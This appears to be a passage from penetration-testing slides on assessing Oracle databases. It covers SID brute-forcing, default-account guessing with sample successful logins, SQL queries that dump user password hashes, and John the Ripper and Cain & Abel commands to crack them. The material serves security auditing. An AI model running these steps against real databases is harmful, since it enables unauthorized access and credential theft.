  - A dictionary or brute force attack can be conducted to attempt to identify any SIDs.
    - Oracle Assessment Kit (OAK)
      - ```
C:\OAK>ora-getsid <HOST_IP> <PORT> sidlist.txt
```
      - ```
C:\OAK>ora-brutesid <HOST_IP> <PORT> start
```

# Default Oracle Accounts

- Hundreds of default accounts exist across all Oracle versions. Many have administrative privileges.
- Use the OAT utility opwg to enumerate default Oracle accounts.

```
▫ C:\oat>opwg -s <SERVER> -d <SID> -P <portnbr> -v
```

```
Oracle Password Guesser v1.3.1 by patrik@cqure.net
```

```
-----
```

```
Skipping PLSExtProc ...
```

```
INFO: Running pwcheck on SID test
```

```
Successfully logged in with DBSNMP/DBSNMP
```

```
Successfully logged in with SCOTT/TIGER
```

# Oracle Queries

- The following Oracle queries are helpful in identifying Database administrators and obtaining usernames and password hashes.

- Identify Accounts and Groups granted Database Administrator privileges

```
SELECT * FROM DBA_ROLE_PRIVS WHERE GRANTED_ROLE = 'DBA';
```

- List accounts and password hashes to be used in an offline dictionary or brute force attack

Oracle 7-10 { 

```
SELECT username,password FROM dba_users;  
SELECT name,password FROM SYS.USER$ WHERE password is not null;
```

Oracle 11g { 

```
SELECT name,password FROM SYS.USER$ WHERE password is not null;
```

- Identify account policy settings

```
SELECT  
PROFILE || ',' || RESOURCE_NAME || ',' || RESOURCE_TYPE || ',' || LIMIT FROM  
DBA_PROFILES;
```

# Oracle Password Auditing

- Cain & Abel
  - Modify the queried hashes from username,password to username[TAB][TAB]password
  - save it as a text file called ORACLE.LST.
  - Place the file in the root folder of the Cain & Abel application, replacing the existing ORACLE.LST file.
  - Open Cain & Abel. The hashes will be loaded and dictionary and brute force attacks can be attempted.
- John the Ripper
  - File format supported by JtR is username:password
    - `SELECT username,password FROM dba_users FIELDS TERMINATED BY ':' ;`
  - `./john --format=oracle -rules --wordlist=DICTIONARY.TXT oracle.txt`
  - `./john --format=oracle -incremental:all oracle.txt`

# References

- <http://vulnerabilityassessment.co.uk/>
- <http://www.petefinnigan.com>
- <http://www.openwall.com>
- <http://www.oxid.it>
- <http://www.cqure.net>
- <http://thc.org>
- <http://lastbit.com>
- <http://www.packetstormsecurity.org>
- <http://www.jedge.com>

# The END

- Questions?